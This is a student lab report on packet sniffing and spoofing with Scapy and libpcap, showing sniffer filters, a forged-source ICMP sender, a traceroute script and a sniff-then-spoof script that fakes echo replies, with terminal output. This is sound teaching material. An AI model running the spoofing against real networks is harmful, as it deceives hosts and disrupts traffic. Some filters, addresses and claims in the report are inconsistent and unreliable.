


Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

Task 1.1A.

Here, we execute the given scapy code that captures ICMP packets and displays it, using root privileges. From another terminal, we generate ICMP packets using the ping utility. The running program then displays the content of the packet i.e. Ethernet headers, IP headers, ICMP headers & payload:



The image contains two terminal screenshots. The top screenshot shows the output of a Scapy script run with sudo privileges. It displays the details of an intercepted ICMP echo request packet, including Ethernet II, Internet Protocol Version 4, and ICMP Echo (ping) header information. The bottom screenshot shows a ping command being executed from another terminal, which generates a series of ICMP echo requests to the IP address 8.8.8.8, with the top terminal capturing and displaying the details of each packet.

```
[03/12/24]seed@VM:~/.../lab$ sudo python Task1.py
###[ Ethernet ]###
  dst      = 74:6f:88:05:88:1c
  src      = 00:0c:29:d3:1a:38
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 46995
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xa854
  src      = 192.168.10.9
  dst      = 8.8.8.8
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0

[03/11/24]seed@VM:~/.../lab$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=103 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=80.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=48.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=60 time=64.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=60 time=43.0 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=60 time=110 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=60 time=56.9 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=60 time=73.4 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=60 time=47.4 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=60 time=58.0 ms
```

Here, we run the same code without the root privileges and see that there is an error with the reason of operation not being permitted. As we see, it occurs while calling the sniff function that tries to initialize a raw socket. Raw sockets enable promiscuous mode. But to enable promiscuous mode the program needs root privileges. Hence, we need the root privilege to start the raw socket in promiscuous mode to sniff.

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```
[03/11/24]seed@VM:~/.../lab$ python Task1.py
Traceback (most recent call last):
  File "Task1.py", line 9, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[03/11/24]seed@VM:~/.../lab$
```

Task 1.1B.

- *Capture only the ICMP packet*

The following is the code that will filter packets that are using ICMP protocol:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
    pkt.show()


pkt = sniff(filter='icmp',prn=print_pkt)
```

We run the above code and then, from another machine we ping any address, here 8.8.8.8. As soon as we start the ping, we see that our program sniffs the packets on the network and displays the information contained in the packet:

```
[03/11/24]seed@VM:~/.../lab$ sudo python Task1.py
###[ Ethernet ]###
  dst      = 74:6f:88:05:88:1c
  src      = 00:0c:29:a8:3c:c7
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0xc0
  len      = 119
  id       = 7258
  flags    =
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0xc813
  src      = 192.168.10.7
  dst      = 192.168.10.1
  \options
  \
###[ ICMP ]###
  type     = redirect
  code     = host-redirect
```

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The above shows the captured packets using our sniffing program. Only the ICMP packets are captured. The following show the performed ping –



```
[03/11/24]seed@VM:~/.../Labsetup$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=46.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=56.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=45.2 ms
^Z
[2]+  Stopped                  ping 8.8.8.8
[03/11/24]seed@VM:~/.../Labsetup$
```

- Capture any TCP packet that comes from a particular IP and with a destination port number 23.


The following shows the code for the above filter. The IP here is that of the second machine.

```
#!/usr/bin/python
# Scapy Sniffing
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
pkt = sniff(filter='tcp and src host 192.168.10.7 and dst host 23',prn=print_pkt)
```

Next, we start a telnet connection from the 192.168.10.7 host to the 192.168.10.9 machine, and other machine has the sniffer program running.



```
[03/12/24]seed@VM:~/.../lab$ telnet 192.168.10.7
Trying 192.168.10.7...
Connected to 192.168.10.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar 11 10:35:48 EDT 2024 from 192.168.1
0.7 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[03/12/24]seed@VM:~$


[03/12/24]seed@VM:~$ telnet 192.168.10.9
Trying 192.168.10.9...
Connected to 192.168.10.9.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar 11 17:48:50 EDT 2024 from 192.168.1
0.7 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
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[03/11/24]seed@VM:~$
```

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
```
Flags      = DF
frag       = 0
ttl        = 64
proto      = icmp
chksum     = 0x60fa
src        = 192.168.10.7
dst        = 8.8.8.8
\options   \
###[ ICMP ]###

[03/11/24]seed@VM:~$ telnet 192.168.10.7
Trying 192.168.10.7...
Connected to 192.168.10.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[03/11/24]seed@VM:~$
```

This shows that the program is able to capture any TCP packets from the host coming on destination port 23 – that of telnet.

- *Capture packets come from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16 you should not pick the subnet that your VM is attached to.*

The following program displays the filter expected in the question:



```
#!/usr/bin/python

# Scapy Sniffing
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='net 128.230.0.0/16',prn=print_pkt)
```

We then run the program and check to see if the program is capturing traffic to only that subnet. First, we ping to an IP address from a random subnet and see that the program does not capture anything and then we ping to an IP address of the filtered subnet and we see that the packets are captured by our program.

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```
\options \
###[ TCP ]###
sport      = 49706
dport      = https
seq        = 1251544321
ack        = 3414781520L
dataofs    = 5
reserved   = 0
flags      = RA
window     = 0
chksum     = 0xd04c
urgptr     = 0
options    = []
###[ Padding ]###
load       = '\x00\x00\x00\x00\x00\x00'

###[ Ethernet ]###
dst        = 74:6f:88:05:88:1c
src        = 00:0c:29:a8:3c:c7
type       = 0x800
```

```
[03/11/24]seed@VM:~$ ping 19.168.10.7
PING 19.168.10.7 (19.168.10.7) 56(84) bytes of data.
^C
--- 19.168.10.7 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7156ms
[03/11/24]seed@VM:~$
```

The above result shows that the filter is effective.

Task 1.2: Spoofing ICMP Packets

The following is the code to spoof an ICMP echo request with any arbitrary source IP address

```
Task1.py
from scapy.all import *

# Scapy Spoofing
a = IP(src="8.8.8.8", dst="192.168.10.7")
b = ICMP()
p = a/b
p.show()
send(p)
```


On running the above code, we see that a spoofed ICMP echo request is generated and sent.

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
```
[03/11/24]seed@VM:~/.../lab$ sudo python Task2.py
#### [ IP ]####
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      = 
frag       = 0
ttl        = 64
proto      = icmp
chksum     = None
src        = 8.8.8.8
dst        = 10.0.2.5
\options   \
#### [ ICMP ]####
type       = echo-request
code       = 0
chksum     = None
id         = 0x0
seq        = 0x0

Sent 1 packets.
[03/11/24]seed@VM:~/.../lab$
```

On using Wireshark on VM1, we see the sent spoofed packet.




For validation purposes, we start Wireshark on the victim as well, to check if the spoofed packet is received. As seen here, the packet is indeed received.



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However, in this task, no response is generated for the spoofed packet because the source IP is not alive and hence the ARP resolution is not successful. If we change the source IP to 8.8.8.8 (which is alive), we see that an echo reply is sent for the generated echo request:



This proves that we can spoof any IP address.

Task 1.3: Traceroute


The following is the scapy code for the implementation of the traceroute functionality. The destination IP here is that of google and the code will print out the distance to that IP:

```
from scapy.all import *
TTL = 0
while(True):
    TTL += 1
    a = IP(dst="8.8.8.8", ttl=TTL)
    b = ICMP()
    p = a/b
    reply = sr1(p)
    print"Source IP: ", reply[IP].src
    if (reply[IP].src == "8.8.8.8"):
        break

print "Distance: ", TTL
```

The Wireshark trace of the packets sent and received can be seen as follows:

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A similar result is seen in the output of the program. The Source IP is the IP address of the routers or destination replying back to the ICMP request. We see that the number of hops for this IP address.

```
[03/11/24]seed@VM:~/.../lab$ sudo python Task3.py
Begin emission:
...Finished sending 1 packets.
*
Received 4 packets, got 1 answers, remaining 0 packets
Source IP: 192.168.10.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP: 182.182.192.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP: 10.0.0.81
Begin emission:
Finished sending 1 packets.
..*
Received 4 packets, got 1 answers, remaining 0 packets
Source IP: 10.253.12.90
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP: 10.253.4.38
Begin emission:
```


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
Task 1.4: Sniffing and-then Spoofing

```
Task4.py
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        a = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        a[IP].dst = pkt[IP].src
        b = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpacket = a/b/data
        send(newpacket)

pkt = sniff(filter='icmp', prn=spoof_pkt)
```

The above code implements the sniffing and then spoofing code. The program sniffs ICMP packets and if it is an ICMP echo request i.e. type 8, then a spoofed ICMP echo reply is generated and sent. We run the program and then start a ping to an unreachable host (verified) from VM2 and see that due to the spoofed echo reply, the ping is successful giving the illusion that host is reachable.



```
[03/11/24]seed@VM:~/.../lab$ sudo python Task4.py
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
^C[03/11/24]seed@VM:~/.../lab$

[03/11/24]seed@VM:~/.../lab$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=60 time=45.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=60 time=58.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=60 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=60 time=72.5 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time
3005ms
rtt min/avg/max/mdev = 42.886/54.828/72.540/11.776 ms
[03/11/24]seed@VM:~/.../lab$
```

Herein, if we try to ping an IP address on the LAN and it is not alive, then the attack fails because ARP resolution is not successful and hence an ICMP echo request is not generated at all. The output of such a ping request leads to host being unreachable.

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works

The following is the sniffer program that sniffs for ICMP packets on the network and prints out the source and destination of the packet. We choose the ICMP filter because we can easily generate traffic for it using the Ping utility.


```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  struct ethheader {
5      u_char ether_dhost[6];
6      u_char ether_shost[6];
7      u_short ether_type;
8  };
9  struct ipheader {
10     unsigned char iph_ihl:4, iph_ver:4;
11     unsigned char iph_tos;
12     unsigned short int iph_len;
13     unsigned short int iph_ident;
14     unsigned short int iph_flag:3, iph_offset:13;
15     unsigned char iph_ttl;
16     unsigned char iph_protocol;
17     unsigned short int iph_chksum;
18     struct in_addr iph_sourceip;
19     struct in_addr iph_destip;
20 };
21 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
22 {
23     struct ethheader *eth = (struct ethheader *)packet;
24     if (ntohs(eth->ether_type) == 0x0800){
25         struct ipheader *ip = (struct ipheader *) (packet + sizeof(struct ethheader));
26         printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
27         printf("To: %s\n", inet_ntoa(ip->iph_destip));
28     }
29 }
30 int main(){
31     pcap_t *handle;
32     char errbuf[PCAP_ERRBUF_SIZE];
33     struct bpf_program fp;
34     char filter_exp[] = "ip proto icmp";
35     bpf_u_int32 net;
36     // Step 1: Open live pcap session on NIC with name enp0s3
37     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
38     // Step 2: Compile filter_exp into BPF psuedo-code
39     pcap_compile(handle, &fp, filter_exp, 0, net);
40     pcap_setfilter(handle, &fp);
41     // Step 3: Capture packets
42     pcap_loop(handle, -1, got_packet, NULL);
43     pcap_close(handle); //Close the handle
44     return 0;
45 }

```

As seen in the following screenshot, on running the program and starting a ping from another machine on the same network, our sniffer program captures the ICMP echo request and reply packets.

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```
[03/11/24]seed@VM:~/.../lab$ gcc -o Task5 Task5.c -lpcap
[03/11/24]seed@VM:~/.../lab$ ./Task5
[03/11/24]seed@VM:~/.../lab$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
